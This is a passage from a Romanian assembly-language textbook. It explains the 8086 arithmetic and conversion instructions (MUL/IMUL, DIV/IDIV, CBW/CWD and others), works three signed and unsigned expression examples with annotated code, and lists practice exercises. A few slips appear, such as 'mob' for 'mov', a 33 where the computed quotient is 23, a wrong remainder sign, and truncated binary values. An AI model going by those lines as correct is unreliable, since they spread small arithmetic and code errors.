3. SUB dest, sursă	$dest = dest - sursă$ - cei doi operanzi ai scăderii trebuie să aibă același tip: ambii octeți sau ambii cuvinte
4. SBB dest, sursă	$dest = dest - sursă - CF$ - din diferența dintre cei doi operanzi se mai scade și valoarea bitului de transport (Carry Flag)
5. MUL sursă	dacă $sursă = \text{octet}$ atunci $ax = al * sursă$ dacă $sursă = \text{cuvânt}$ atunci $dx:ax = ax * sursă$

Dacă *sursă* este octet, se va înmulți octetul aflat în *al* cu octetul *sursă* și rezultatul va fi de tip cuvânt obținut în registrul *ax* (octet*octet = cuvânt).

Dacă *sursă* este cuvânt, se va înmulți cuvântul aflat în *ax* cu cuvântul *sursă* și rezultatul va fi dublucuvântul din combinația de registri *dx:ax*. (cuvânt*cuvânt = dublucuvânt).

Operanzii înmulțirii sunt considerați numere fără semn. Deși operația este binară, se specifică un singur operand deoarece celălalt este întotdeauna fixat (*al* sau *ax*) la fel ca și locația rezultatului (întotdeauna obținut în *ax* sau *dx:ax*).

6. IMUL sursă	
- similar instrucțiunii MUL, doar că operanzii înmulțirii sunt considerați numere cu semn.	
7. DIV sursă	$sursă = \text{octet} \rightarrow al = ax \text{ div } sursă, \quad ah = ax \text{ mod } sursă$ $sursă = \text{cuvânt} \rightarrow ax = dx:ax \text{ div } sursă, \quad dx = dx:ax \text{ mod } sursă$

Dacă *sursă* este octet, se va împărți cuvântul aflat în *ax* la octetul *sursă*, câtul va fi obținut în *al* iar restul împărțirii în *ah* (cuvânt/octet = octet).

Dacă *sursă* este cuvânt, se va împărți dublucuvântul aflat în *dx:ax* la cuvântul *sursă*, câtul va fi obținut în *ax* iar restul împărțirii în *dx* (dublucuvânt/cuvânt = cuvânt).

Operanții împărțirii sunt considerați numere fără semn. Deși operația este binară, se specifică un singur operand (împărțitorul) deoarece deîmpărțitul este întotdeauna fixat (*ax* sau *dx:ax*) la fel ca și locația rezultatelor obținute (câtul întotdeauna obținut în *al* sau *ax*, restul împărțirii obținut întotdeauna în *ah* sau *dx*).

8. IDIV *sursă*

- similar instrucțiunii DIV, doar că operanții împărțirii sunt considerați numere cu semn

9. INC *op* *op=op+1*

- operandul *op* poate fi registru sau variabilă de memorie, și poate să fie reprezentat pe octet sau cuvânt; operandul este considerat număr fără semn

10. DEC *op* *op=op-1*

- operandul *op* se supune regulilor operandului instrucțiunii INC, prezentate mai sus

11. NEG *op* *op=0-op*

- operandul *op* poate fi registru sau variabilă de memorie, și poate să fie reprezentat pe octet sau cuvânt

Instrucțiuni de conversie

12. CBW

- convertește cu semn octetul din *al* la cuvântul *ax*
- conversia se referă la extinderea reprezentării de pe 8 biți pe 16 biți, prin completarea cu bitul de semn în fața octetului inițial.
- instrucțiunea nu are operanți specificați explicit deoarece este întotdeauna vorba despre conversia AL → AX.

13. CWD

- convertește cu semn cuvântul din *ax* la dublucuvântul *dx:ax*
- conversia se referă la extinderea reprezentării de pe 16 biți pe 32 biți, prin completarea cu bitul de semn în fața cuvântului inițial.
- instrucțiunea nu are operanți specificați explicit deoarece este întotdeauna vorba despre conversia AX → DX:AX.

Obs. Nu există instrucțiuni de conversie fără semn! Conversiile fără semn se realizează în limbajul de asamblare prin „zerorizarea” octetului sau cuvântului superior: mov ah,0 pentru conversia octet→cuvânt și respectiv mov dx,0 pentru conversia cuvânt→dublucuvânt.

Exemplul 2.1. Să se calculeze valoarea următoarei expresii aritmetice:

$$E = \frac{a + b - d}{f} + gh - i,$$

unde *a*, *d* și *f* sunt valori reprezentate pe cuvânt iar *b*, *g*, *h* și *i* sunt valori reprezentate pe octet. Variabilele vor fi inițializate explicit la declarare cu valori de test corespunzătoare dimensiunii de reprezentare.

Soluție. Se observă că în cadrul valorilor variabilelor declarate în segmentul de date avem și valori negative. Ca urmare, vom lua decizia de a considera valorile cu care lucrăm ca fiind numere cu semn și în consecință vom lucra cu instrucțiuni care interpretează numerele ca fiind cu semn: concret, este vorba despre instrucțiunile aritmetice IMUL sau IDIV și despre instrucțiunile de conversie CBW sau CWD. Nici o altă instrucțiune prezentată în acest capitol nu distinge la nivelul operanților săi semnul acestora: se lucrează doar cu configurații de biți, fără interpretări de semn.

În cazul interpretării cu semn, trebuie să fim atenți la domeniile de valori admisibile. Acestea sunt: [-128, +127] pentru reprezentarea la nivel de octet și [-32768, +32767] pentru reprezentarea la nivel de cuvânt. În contrast, domeniile de valori admisibile în cazul interpretării fără semn sunt [0,255] și respectiv [0,65535]. Să observăm că aceste multimi de numere întregi au în schimb același cardinal în ambele interpretări: 256 și respectiv 65536, adică numărul maxim de valori reprezentabile pe acea dimensiune (octet și respectiv cuvânt).

Aceeași decizie de a lucra cu numere cu semn o vom lua și în cazul în care nu cunoaștem apriori valorile variabilelor cu care lucrăm, tocmai pentru a păstra valabilitatea și consistența unor opțiuni ulterioare: dacă nu se specifică semnul, nu putem exclude eventuala prezență a numerelor negative, deci va trebui să acceptăm interpretarea cu semn. Pe de altă parte să fim conștienți că astfel se va restrânge domeniul de valori admisibile pentru numerele pozitive: de la maxim 255 la maxim 127 pentru octeți și de la maxim 65535 la maxim 32767 pentru cuvinte.

Pe parcurs vom analiza însă și ce se întâmplă dacă se aleg spre utilizare instrucțiuni care nu respectă decizia de interpretare inițială a numerelor (spre exemplu dacă inițializăm variabilele cu valori interpretate cu semn în segmentul de date însă vom folosi în segmentul de cod instrucțiuni pentru numere interpretate fără semn). Nu vom obține erori de sintaxă, însă este destul de probabil ca astfel de situații să fie taxate drept „erori logice” ale programelor noastre.

```
assume cs:code, ds:data
data segment
```

```
    a dw -5
    b db -30
    d dw -85
    f dw 6
```

```

g db -1
h db 11
i db 2
interm dw ?
rez db ?
data ends

```

code segment

începe:

```

mov ax, data
mov ds, ax

```

;încărcarea explicită a registrului de segment *ds* cu adresa de început a segmentului de date ;din memorie; regiștrii segment nu pot fi încărcați direct cu valori din memorie, deci e ;nevoie de utilizarea unui intermedier (în acest caz e vorba de registrul acumulator *ax*); ;alternativ, poate fi folosită stiva:

```

;     push data
;     pop ds

```

;încărcarea directă a registrului segment DS cu o valoare din memorie (de exemplu: ;*mov ds, data*) va cauza apariția unei erori sintactice, cu mesajul „Illegal use of segment ;register”

```

mov al, b      ;al = -30 (cu semn) = 11100010b = 0E2h = 226 (fără semn)
cbw

```

Deoarece trebuie să adunăm cuvântul *a* cu octetul *b* și știind că cei doi operanzi ai ;adunării trebuie să aibă același tip, vom face conversia octetului la cuvânt, iar apoi vom ;aduna două cuvinte. Datorită faptului că lucrăm cu numere cu semn, vom folosi ;instrucțiunea *cbw*, care convertește cu semn octetul din *al* la cuvântul din *ax* și astfel vom ;obține *ax* = -30 = 11111111 1100010b = 0FFE2h.

Ce obținem dacă efectuăm o conversie fără semn? Deoarece lucrăm cu o valoare ;pentru care bitul cel mai semnificativ este 1, rezultatul obținut prin conversia fără ;semn este diferit de rezultatul obținut prin conversia cu semn. Astfel, prin conversia ;fără semn:

```

; mov ah, 0

```

;am obținut pentru *ax* valoarea fără semn 226:

al = 226 (în interpretarea fără semn) = 11100010b = 0E2h. Prin *ah*=0 vom provoca ;*ax*=226=00000000 11100010b=00E2h

add ax, a

Se observă că cei doi operanzi folosiți în instrucțiunea *add* au același tip (*ax* și *a* sunt ;ambele reprezentate pe cuvinte). Primul operand va fi destinația, adică rezultatul adunării ;va fi depus în primul operand.

;ax=a+b=(-30)+(-5) = -35 = 11111111 11011101b=0FFDDh

sub ax, d

;la fel ca și în cazul instrucțiunii *add*, cei doi operanzi folosiți în instrucțiunea *sub* trebuie ;să aibă același tip. Primul operand va fi destinația.

;ax=a+b-d=-35-(-85)=50=00000000 00110010b=0032h

cwd

;Pentru a putea executa împărțirea la *f* (care este cuvânt), trebuie să facem conversia ;deîmpărțitorului la dublucuvânt. Deoarece lucrăm cu numere cu semn, vom folosi ;instrucțiunea *cwd*, care convertește cu semn cuvântul din *ax* la dublucuvântul din *dx:ax*:
ax=50 (în interpretarea cu semn) = 00000000 00110010b=0032h →
dx:ax = 50 = 00000000 00000000 00110010b=00000032h

;Ce obținem dacă efectuăm o conversie fără semn? Deoarece lucrăm cu o valoare ;pentru care bitul cel mai semnificativ este 0, rezultatul obținut prin conversia fără ;semn este identic cu rezultatul obținut prin conversia cu semn. Astfel, prin ;conversia fără semn:
; mov dx, 0
;am obținut aceeași valoare în *dx:ax* ca și mai sus.

idiv f

;Tipul împărțitorului este cuvânt, deci se va împărți dublucuvântul din *dx:ax* la cuvântul *f*. ;Câtul se va obține în *ax*, iar restul în *dx*. Efectuăm o împărțire cu semn deoarece lucrăm ;cu numere cu semn.

;ax=(a+b-d)/f = 50/6 = 8 = 00000000 00001000b = 0008h

;dx = 2 = 00000000 00000010b = 0002h

;atenție la diferența dintre instrucțiunea *div* (operanții împărțirii sunt considerați ca fiind ;numere fără semn) și instrucțiunea *idiv* (operanții împărțirii sunt considerați ca fiind ;numere cu semn)

;Dacă am folosi aici instrucțiunea *div* în locul instrucțiunii *idiv*, am obține același ;rezultat, deoarece bitul cel mai semnificativ al deîmpărțitorului este 0 (deci ;configurația dublucuvânt 00000000 00000000 00110010b reprezintă ;valoarea 50 atât în interpretarea cu semn cât și în interpretarea fără semn); la fel ;pentru valoarea împărțitorului. Astfel, folosind:

; div f

;obținem *ax*=(*a*+*b*-*d*)/*f*=50/6=8=00000000 00001000b = 0008h,

;*dx* = 2 = 00000000 00000010b = 0002h

mov interm, ax

;interm=(a+b-d)/f – salvăm conținutul registrului *ax* într-o variabilă temporară având tipul ;cuvânt, pentru a putea folosi registrul *ax* în continuare în cadrul unor instrucțiuni ce ;obliga la utilizarea registrului *al* sau *ax*; o altă metodă de a salva valoarea lui *ax* este prin ;folosirea stivei; valoarea lui *ax* este pusă în stivă și ulterior restaurată după ce *ax* devine ;din nou disponibil:

```
;    push ax
;
;    .....
;    pop ax

mov al, g      ;al: = -1 = 0FFh = 1111111b
```

*;Pentru a pregăti înmulțirea dintre *g* și *h*, ambii octeți, valoarea unuia dintre operanzi va ;trebui pusă în registrul *al*.*

```
imul h      ;h = 11 = 00001011b = 0Bh
```

*;Tipul operandului *h* fiind octet, octetul *h* va fi înmulțit cu octetul din *al* iar rezultatul ;înmulțirii va fi obținut în *ax*. Am utilizat instrucțiunea *imul* (înmulțire cu semn) deoarece ;lucrăm cu numere cu semn. *ax=g*h=(-1)*11 (în interpretarea cu semn)* = -11 ;=1111111 11110101b = 0FFF5h*

*;Atenție la diferența dintre instrucțiunile *mul* și *imul*, similară diferenței dintre *div* și *idiv*, ;explicată mai sus.*

*;Dacă folosim instrucțiunea *mul* în locul instrucțiunii *imul*, vom obține un rezultat ;diferit, deoarece bitul cel mai semnificativ al deînmulțitului este 1, deci configurația ;1111111b reprezintă valoarea -1 în interpretarea cu semn (când se folosește *imul*) ;și 255 în interpretarea fără semn (dacă se folosește *mul*). Astfel, folosind:*

```
; mul h
;obținem ax=g*h=255*11=2805=00001010 11110101b=0AF5h
```

add ax, interm

*;rezultatului astfel obținut î se adaugă rezultatul intermediar reținut în *interm*
*;ax=(a+b-d)/f+g*h = 8+ (-11) = -3 = 1111111 11111101b = 0FFFDh**

```
mob bl, i
neg bl      ;prin negativare, în bl obținem valoarea (-i); efectul acestei instrucțiuni
;este echivalent cu înmulțirea valorii din bl cu -1
idiv bl
```

*Operandul instrucțiunii *idiv*, care are rolul împărțitorului, este un octet, aşadar ;deîmpărțitul va fi valoarea cuvântului aflat în *ax*. Obținem câtul în *al* și restul în *ah*. ;Efectuăm o împărțire cu semn deoarece lucrăm cu numere cu semn.*

*;al=((a+b-d)/f+g*h)/(-i) = (-3) div (-2) (în interpretarea cu semn) = 1 = 01h = 00000001b
;iar *ah* = (-3) mod (-2) = -1 = 0FFh = 1111111b*

*;Dacă folosim instrucțiunea *div* în locul instrucțiunii *idiv*, vom obține:
*;al=((a+b-d)/f+g*h)/(-i)=65533 div 254 (în interpretarea fără semn) =258. Această
;i valoare nu începe în spațiul rezervat pentru reprezentarea câtului (adică registrul *al*).
;Această depășire va cauza apariția întreruperii 0, cu mesajul „Divide by zero” (vezi
;și capitolul 5 – Întreruperi).**

*;Iată că de importanță devine sintagma „interpretarea operanzi și a rezultatului ;rămâne la latitudinea programatorului”. În acest caz, alegerea instrucțiunii *div* (deci ;interpretarea fără semn din partea programatorului) ar duce la o eroare de execuție (*Divide
;by zero*). În schimb, alegerea utilizării instrucțiunii *idiv* (interpretare cu semn – ;consistentă și cu valorile de inițializare prezente în segmentul de date) asigură obținerea ;corectă a rezultatelor.*

mov rez, al

*;Rezultatul final se află în *al*, de unde îl vom muta în variabila *rez*. Trebuie notat faptul că ;operanții instrucțiunii *mov* trebuie să aibă același tip – ambii octeți sau ambii cuvinte. ;Astfel, folosind:*

```
;    mov rez, ax
;obținem o eroare sintactică cu mesajul „Operand types do not match”.
```

*;Similar, dacă *rez* ar fi fost definită *rez dw*? instrucțiunea *mov rez,al* ar fi furnizat ;același mesaj de eroare sintactică „Operand types do not match”. Totuși, în acest ultim ;caz (și numai dacă se poate renunța la restul obținut în *ah*) am fi avut varianta:*

```
;    cbw
;    mov rez,ax
```

*;care ar fi asigurat transferul corespunzător al valorii cuvânt -1 în variabila *rez*.*

mov ax, 4C00h

int 21h

;terminarea programului

```
code ends
end începe
```

Exemplul 2.2. Să se calculeze valoarea următoarei expresii aritmetice:

$$E = \frac{ab + c}{d},$$

unde *a*, *b* și *d* sunt valori reprezentate pe octet iar *c* este o valoare reprezentată pe dublucuvânt. Se consideră că toate valorile implicate sunt pozitive.

Soluție. Din enunțul problemei care afirmă că „toate valorile implicate sunt pozitive” deducem că valorile posibile pentru variabilele declarate în segmentul de date se încadrează în domeniul

[0, 255] pentru octet, [0, 65535] pentru cuvânt și [0, $2^{32}-1$] pentru dublucuvânt. În consecință, vom folosi instrucțiuni pentru numere fără semn. Pe parcurs vom analiza însă ce se poate întâmpla dacă pentru valorile stabilite în segmentul de date folosim instrucțiuni pentru numere cu semn.

```
assume cs:code,ds:data
data segment
    a db 3
    b db 150
;   b db 767 → eroare sintactică: „Value out of range” (la nivelul dimensiunii de
;   reprezentare octet trebuie să ne încadrăm în intervalul [0,255])
    c dd 5
    d db 135
    rez dw ?
data ends
```

```
code segment
începe:
```

```
    mov ax, data
    mov ds, ax
```

```
    mov al, a
    mul b
```

;Lucrăm cu numere fără semn, deci vom folosi instrucțiunea **mul** pentru înmulțirea dintre *a* și *b*. Operandul *b* al instrucțiunii **mul** fiind octet, se va înmulții acest octet cu octetul ;aflat în *al*, unde avem chiar valoarea lui *a*. Rezultatul va fi de tip cuvânt și va fi pus în *ax*.
 $;ax = a * b = 3 * 150 \text{ (in interpretarea fără semn)} = 450 = 00000001\ 11000010b = 01C2h$

;dacă folosim instrucțiunea **imul** în locul instrucțiunii **mul**, vom obține un rezultat ;diferit, deoarece bitul cel mai semnificativ al valorii din *b* este 1. Configurația ; $10010110b$ reprezintă valoarea 150 în interpretarea fără semn și -106 în ;interpretarea cu semn. Astfel, folosind:

```
; imul a
;se va provoca folosirea valorii -106 și nu a valorii 150!
;obținem  $ax = a * b = 3 * (-106) \text{ (in interpretarea cu semn)} = -318 =$ 
;= 1111110 11000010b = 0FEC2h
```

În continuare va trebui să adunăm dublucuvântul *c* la cuvântul obținut în *ax*. Pentru ;numere reprezentate pe 32 de biți nu avem instrucțiuni de adunare/scădere directă ;corespunzătoare. În cazul acesta vom efectua operația pe "fragmente" de 16 biți. Vom ;aduna astfel cei 16 biți mai puțin semnificativi din cei doi operanzi, apoi vom aduna cei ;16 biți mai semnificativi împreună cu bitul de transport de la "fragmentul" precedent. ;Asemănător va trebui să procedăm și în cazul scăderii sau al transferului (mov) care nici

;ele nu permit operanzi pe 32 de biți.

;Mai întâi vom face conversia cuvântului *ax* la dublucuvântul *dx:ax*. Pornind de la premisa ;că lucrăm cu numere fără semn, vom face o conversie fără semn, extinzând cuvântul la ;dublucuvânt prin completarea cu zerouri în fața cuvântului dat.

```
    mov dx, 0
```

```
;ax=450 (in interpretarea fără semn) = 00000001\ 11000010b = 01C2h →
;→ dx:ax = 450 = 00000000\ 00000000\ 00000001\ 11000010 b = 000001C2h
```

;Ce am obține dacă în locul conversiei fără semn am folosi instrucțiunea **cwd**, care ;efectuează o conversie cu semn? Deoarece lucrăm cu o valoare pentru care cel mai ;semnificativ bit este 0, rezultatul va fi identic atât în cazul în care efectuăm o ;conversie fără semn, cât și în cazul în care efectuăm o conversie cu semn. Astfel, ;prin conversia cu semn:

```
; cwd
;vom obține același rezultat ca mai sus.
```

```
    add ax, word ptr c           ;adunarea cuvintelor celor mai puțin semnificative
    adc dx, word ptr c + 2      ;adunarea cuvintelor celor mai semnificative
```

;Datorită reprezentării „little-endian”, octeții cei mai puțin semnificativi se află în ;memorie la adrese mai mici. Astfel, **word ptr c** desemnează obiectul din memorie, de ;dimensiune 2 octeți (word) ce începe de la adresa lui *c* (*ptr c*), adică cei mai puțin ;semnificativi 16 biți din componenta lui *c*. **word ptr c+2** desemnează un obiect din ;memorie, tot de 2 octeți (word) de la adresa lui *c* plus 2 octeți (*ptr c+2*). ;Este vorba despre al treilea și al patrulea octet din reprezentarea lui *c*, adică cei mai ;semnificativi 16 biți (*c+2* înseamnă în acest context *aritmetică de pointeri* – adresa lui *c+2* – și nu adunarea lui 2 la conținutul lui *c* – operație realizabilă prin **add c,2**).

;add are ca efect suplimentar și reținerea cifrei de transport în cadrul indicatorului CF ;(*carry flag*)
;adc adună operanții specificării plus valoarea lui CF. De asemenea, noul transport generat ;în urma adunării este scris în CF.
; $dx:ax = a * b + c = 450 + 5 = 455 = 00000000\ 00000000\ 00000001\ 11000111b = 1C7h$

;În continuare trebuie să împărțim dublucuvântul aflat în *dx:ax* la octetul *d*. Cazurile ;posibile de împărțire sunt dublucuvânt la cuvânt sau cuvânt la octet, deci va trebui să ;extindem împărțitorul (care este octet) la cuvânt. Deoarece lucrăm cu numere fără semn, ;vom face o conversie fără semn prin completarea cu zerouri nesemnificative în fața ;octetului dat. Alegem să utilizăm pentru aceasta registrul *cx*:

```
    mov cl, d
    mov ch, 0
```

```
;cl = 135 (în interpretarea fără semn) = 10000111b = 87h →
;→ cx = 135 = 00000000 10000111b = 0087h
```

;ce am obține dacă am folosi instrucțiunea cbw, care efectuează o conversie cu semn? Deoarece lucrăm cu o valoare pentru care bitul cel mai semnificativ este 1, rezultatul obținut prin conversia fără semn este diferit de rezultatul obținut prin conversia cu semn. Astfel, prin conversia cu semn:

```
; mov al, d ;utilizăm ca destinație al deoarece conversia cu semn a unui octet
;                   ;operează întotdeauna numai asupra registrului al.
; cbw           ;am obține pentru ax:
```

```
;al = 135 = -121 (în interpretarea cu semn) = 10000111b = 87h → cbw
;→ ax = -121 = 11111111 10000111b = OFF87h
;(deci cuvântul -121 în loc de cuvântul 135!)
```

div cx

;împărțitorul fiind cuvânt (cx), deîmpărțitul va fi dx:ax, unde am pregătit valoarea a^*b+c . Câtul va fi depus în ax, iar restul împărțirii în dx. În interpretarea fără semn (adică folosind instrucțiunea div), vom avea următoarele rezultate:

```
;ax = (a^*b+c)/d = 455 div 135 (în interpretarea fără semn) = 3 = 00000000 00000011b =
;= 0003h (câtul) și dx = 50 = 00000000 00110010b = 0032h (restul)
```

Dacă folosim instrucțiunea idiv în locul instrucțiunii div, vom obține același rezultat, deoarece bitul cel mai semnificativ al deîmpărțitului este 0 (deci configurația 00000000 00000000 00000001 11000111b reprezintă valoarea 455 atât în interpretarea cu semn cât și în interpretarea fără semn). La fel pentru valoarea împărțitorului. Astfel, folosind:

```
; idiv cx
;obținem:
;ax=(a^*b+c)/d = 455 div 135 (în interpretarea cu semn) = 3 = 00000000 00000011b
;= 0003h (cât) și dx = 50 = 00000000 00110010b = 0032h (rest)
```

mov rez, ax

rezultatul final al expresiei este mutat în rez (rez și ax au același tip, sunt ambele cuvinte). Dacă rez ar fi fost definit ca dublucuvânt (rez dd ?) instrucțiunea mov rez,ax ar fi furnizat eroarea sintactică „Operand types do not match” (mov dublucuvânt, cuvânt nu este admisă – de fapt mov nu acceptă operanzi dublucuvânt; deci nici dacă ambii operanzi erau dublucuvinte nu era admisă sintactic instrucțiunea). Chiar și aşa avem o soluție de conversie: putem selecta doar 2 octeți din cei 4 pentru depunerea rezultatului obținut:

```
;      mov word ptr rez, ax    (transfer în cei 2 octeți inferiori)    sau
;      mov word ptr rez+2, ax  (transfer în cei 2 octeți superiori)
```

```
mov ax, 4C00h
int 21h ;terminarea programului
```

```
code ends
end începe
```

Exemplul 2.3. Să se calculeze valoarea următoarei expresii aritmetice:

$$E = \frac{\frac{a+b}{c} + \frac{d}{2}}{f},$$

unde a este o valoare reprezentată pe cuvânt iar f este o valoare reprezentată pe octet. Să se analizeze care sunt dimensiunile de reprezentare posibile pentru celelalte variabile (b , c și d). Valorile posibile pentru variabilele din segmentul de date vor fi numere cu semn corespunzătoare dimensiunilor de reprezentare alese.

Soluție. O posibilă secvență de deducții logice asupra dimensiunilor de reprezentare este:

o octet $\rightarrow ((a+b)/c + d/2)$ cuvânt
 a cuvânt $\rightarrow b$ cuvânt și $a+b$ cuvânt $\rightarrow c$ octet $\rightarrow (a+b)/c$ octet $\rightarrow d$ octet sau cuvânt rezultat ce asigură și consistența cu $((a+b)/c + d/2)$ – cuvânt. În oricare din situații rămâne însă să aplicăm totuși o conversie de tip de la octet la cuvânt fie pentru $((a+b)/c + d/2)$ dacă d este octet fie pentru $(a+b)/c$ dacă d este cuvânt.

Vom accepta pentru problema noastră tipurile de date: a , b , d – cuvânt; c , f – octet;

Alte cazuri de stabilire a unor tipuri de date pentru variabilele b , c și d vor fi analizate după rezolvarea problemei în această variantă.

```
assume cs:code, ds:data
data segment
```

```
a dw -33
b dw 150
c db 5
d dw 135
f db -44
two equ 2
```

;directiva equ permite atribuirea unei valori numerice sau sir de caractere unei etichete în fază de asamblare fără alocare de spațiu de memorie (similar constantelor simbolice).

```
data ends
```

```

code segment
start:
    push data
    pop ds

    mov ax, a
    add ax, b      ;ax=a+b=150+(-33)=117=00000000 01110101b=0075h

; add a, b → Dacă am încerca o adunare directă a:=a+b am obține „Illegal
;memory reference” (eroare sintactică dacă ambii operanzi sunt
;referință la memorie) - instrucțiunile aritmetice nu pot opera cu
;ambii operanzi din memorie! Cel puțin unul trebuie să fie un
;registru sau o constantă (add a,2 este acceptată de exemplu).

    idiv c      ;al=câțul împărțirii (a+b)/c=117/5=23=00010111b=17h
                ;ah=restul împărțirii (a+b)/c=117/5=2=00000010b=02h

; push al → „Argument to operation or instruction has illegal size”
; (eroare sintactică deoarece argumentul instrucțiunii push, la fel ca
; și cel al instrucțiunii pop, trebuie să fie de tip word iar al este
; numai octet)

    cbw          ;deoarece pe stivă se pun cuvinte, iar câtul care ne interesează este
                ;în octetul al, vom extinde acest octet la cuvânt - AL → AX.

    push ax      ;reținem în stivă câtul obținut anterior, pentru a putea folosi apoi
                ;registru ax la împărțirea d/2.

    mov ax, d
    cwd          ;știm că prin împărțirea unui cuvânt la un octet, câtul va fi un octet
                ;(obținut în al). Ce se întâmplă dacă prin împărțirea la 2 a
                ;cuvântului din ax, câtul obținut nu încape în al? De exemplu, în
                ;cazul împărțirii cu semn 400:2=200>127 (cel mai mare număr cu
                ;semn reprezentat pe 1 octet). Într-o astfel de situație, asamblorul
                ;va semnala depășirea prin emiterea întreruperii 0 și afișarea
                ;mesajului de eroare „Divide by zero”. Pentru a evita apariția unei
                ;astfel de situații, se recomandă extinderea cuvântului la
                ;dublucuvânt și împărțirea dublucuvântului la cuvântul 2. În cazul
                ;unor astfel de conversii prin lărgire, câtul va încăpea sigur în
                ;dimensiunea de reprezentare alocată. În cazul în care efectuăm
                ;operăția de împărțire fără semn (div), eroarea va apărea doar dacă
                ;câtul depășește numărul 255, acesta fiind cel mai mare număr fără
                ;semn reprezentabil pe 1 octet.

```

```

    mov bx, 2
    idiv bx      ;ax = câtul împărțirii d/2 = 135/2 = 67 = 00000000 01000011b = 0043h
                ;dx = restul împărțirii d/2 = 1 = 00000000 00000001b = 0001h

```

; o altă variantă pentru efectuarea împărțirii este folosirea unei variabile de memorie:

```

;data segment
; ...
;    doi dw 2
; ...
;data ends
;code segment
; ...
;    mov ax, d
;    cwd
;    div doi
; ...

```

; (i)div 2 → „Illegal immediate” - eroare sintactică, deoarece decizia dacă
; deîmpărțitorul este cuvântul ax sau dublucuvântul dx:ax se ia în
; funcție de tipul împărțitorului, iar în cazul împărțirii la constanta
; 2, nu se poate determina tipul împărțitorului – valoarea 2 poate fi
; la fel de bine octet, cuvânt sau dublucuvânt iar simpla specificare
; a unei constante nu rezolvă problema deciziei asupra dimensiunii
; de reprezentare).

; (i)div two → „Illegal immediate” (aceeași explicație ca și mai sus, deoarece
; simbolul two are regim de constantă).

```

pop bx          ;preluăm în registrul bx valoarea salvată anterior pe stivă
add ax, bx      ;ax = (a+b)/c+d/2 = 33+67 = 90 = 00000000 01011010b=005Ah
idiv f          ;al = ax div f = 90 div (-44) = -2 = 1111110b = 0Feh (câtul)
                ;aceasta fiind și valoarea finală a expresiei (în ah se va obține restul -2)

```

```

    mov ax, 4C00h
    int 21h
code ends
end start

```

Vom analiza în cele ce urmează câteva situații de furnizare a unor tipuri de date pentru variabilele *b*, *c* și *d* și conversiile necesare pe care respectivele tipuri de date alese le implică pentru o corectă efectuare a calculelor expresiei date. În tabelul care urmează se vor folosi notatiile:

cuv(x) – cuvântul obținut prin conversia octetului *x* la cuvânt

dcuв(x) – dublucuvântul obținut prin conversia cuvântului *x* la dublucuvânt

Amândouă desemnează conversii prin lărgire posibil a fi obținute prin instrucțiunile **cbw** și respectiv **cwd** dacă este vorba despre conversii cu semn sau prin zerorizarea octetului (mov ah,0) sau respectiv cuvântului (mov dx,0) superior dacă este vorba despre conversii fără semn.

Conversiile prin îngustare sunt cele care permit accesarea doar a unei părți din structura unei date (accesarea unui octet sau cuvânt dintr-un dublucuvânt sau accesarea doar a unui octet dintr-un cuvânt). În limbajul de asamblare 80x86 această categorie de conversii poate fi obținută prin utilizarea operatorului PTR cu sintaxa: tip_conversie PTR, unde tip_conversie poate fi byte, word sau dword, reprezentând conversie la octet, cuvânt și respectiv dublucuvânt. Exemplul 2.2 ilustrează în două situații utilizarea acestui tip de conversie prin îngustare.

Pe de altă parte operatorul PTR poate fi utilizat și pentru conversii prin lărgire. Accesarea unui dublucuvânt reprezentând primii 4 octeți dintr-un sir de octeți este o conversie prin lărgire. Presupunând că am definit

```
sir db 23, 'ab', -39, "fzxcv",...
```

expresia dword ptr sir desemnează primii 4 octeți ai acestui sir.

Iată în continuare tabelul ce ilustrează alte câteva posibilități de reprezentare a variabilelor *b*, *c* și *d* (și deducerea corespunzătoare a tipului de reprezentare pentru rezultatul expresiei *e*), următe de indicarea conversiilor necesare în acele cazuri pentru o operare corectă.

<i>b</i>	<i>c</i>	<i>d</i>	<i>Conversii necesare</i>	<i>e</i>
octet	octet	octet	cuv((a+cuv(b))/c+cuv(d)/2)/f	octet
octet	octet	cuvânt	(cuv((a+cuv(b))/c)+dcuv(d)/2)/f	octet
octet	cuvânt	octet	(dcuv(a+cuv(b))/c+cuv(cuv(d)/2))/f	octet
octet	cuvânt	cuvânt	(dcuv(a+cuv(b))/c+dcuv(d)/2)/f	octet
cuvânt	octet	octet	cuv((a+b)/c+cuv(d)/2)/f	octet
cuvânt	cuvânt	octet	(dcuv(a+b)/c+cuv(cuv(d)/2))/f	octet
cuvânt	cuvânt	cuvânt	(dcuv(a+b)/c+dcuv(d)/2)/f	octet

Probleme propuse:

1. Să se calculeze valoarea următoarei expresii aritmetice:

$$E = \frac{1}{a^2 + b^2 - 5} + \frac{2}{a^2 + b^2 + 4}$$

În segmentul de date apar următoarele declarații:

```
data segment
  a db -5
  b db 9
data ends
```

2. Să se calculeze valoarea următoarei expresii aritmetice:

$$E = \frac{3a + 5b^2}{2b} - a - b$$

Conținutul segmentului de date este:

```
data segment
  a dw 10
  b db -25
data ends
```

3. Să se calculeze valoarea următoarei expresii aritmetice:

$$E = \frac{(a + b + c + 1)(a + b + c + 1)}{(c + d)(c - d)}$$

unde valorile *a*, *b*, *c* și *d* sunt inițializate în segmentul de date, astfel:

```
data segment
  a dw 10
  b dw -25
  c db -35
  d db 10
data ends
```

4. Să se calculeze valoarea următoarei expresii aritmetice:

$$E = \frac{\frac{5a - b}{7}}{\frac{3}{b} + a^2}$$

În segmentul de date apar următoarele inițializări de date:

```
data segment
  a db 12
```

```
b dw 21
data ends
```

Considerăm că lucrăm cu numere fără semn.

5. Să se calculeze valoarea următoarei expresii aritmetice:

$$E = \frac{(a+b+c+1)^3}{(a-b+d)^2}.$$

În segmentul de date apar următoarele declarații:

```
data segment
a db 7
b db 25
c db 50
data ends
```

Considerăm că lucrăm cu numere cu semn.

6. Să se calculeze valoarea următoarei expresii aritmetice:

$$E = \frac{a - \frac{bc}{d}}{c + 2 - \frac{a}{b}} + 5,$$

unde b și c sunt valori reprezentate pe octet.

7. Să se calculeze valoarea următoarei expresii aritmetice:

$$E = \frac{((a+1)^2 + 2)^2}{b^2 + c^2},$$

unde a este o valoare reprezentată pe octet.

8. Să se calculeze valoarea următoarei expresii aritmetice:

$$E = \frac{\frac{ac - bd}{f} + \frac{(a+b)c}{d}}{h},$$

unde a este o valoare reprezentată pe cuvânt, iar b și c sunt valori reprezentate pe octet.

9. Să se calculeze valoarea următoarei expresii aritmetice:

$$E = \frac{\frac{a + bc - d}{f} + h}{g},$$

unde a este o valoare reprezentată pe cuvânt, iar b și g sunt valori reprezentate pe octet.

10. Să se calculeze valoarea următoarei expresii aritmetice:

$$E = \left(\frac{a+b}{c} + 2d\right)f,$$

unde d și f sunt valori reprezentate pe octet.

Să se calculeze valorile următoarelor expresii aritmetice:

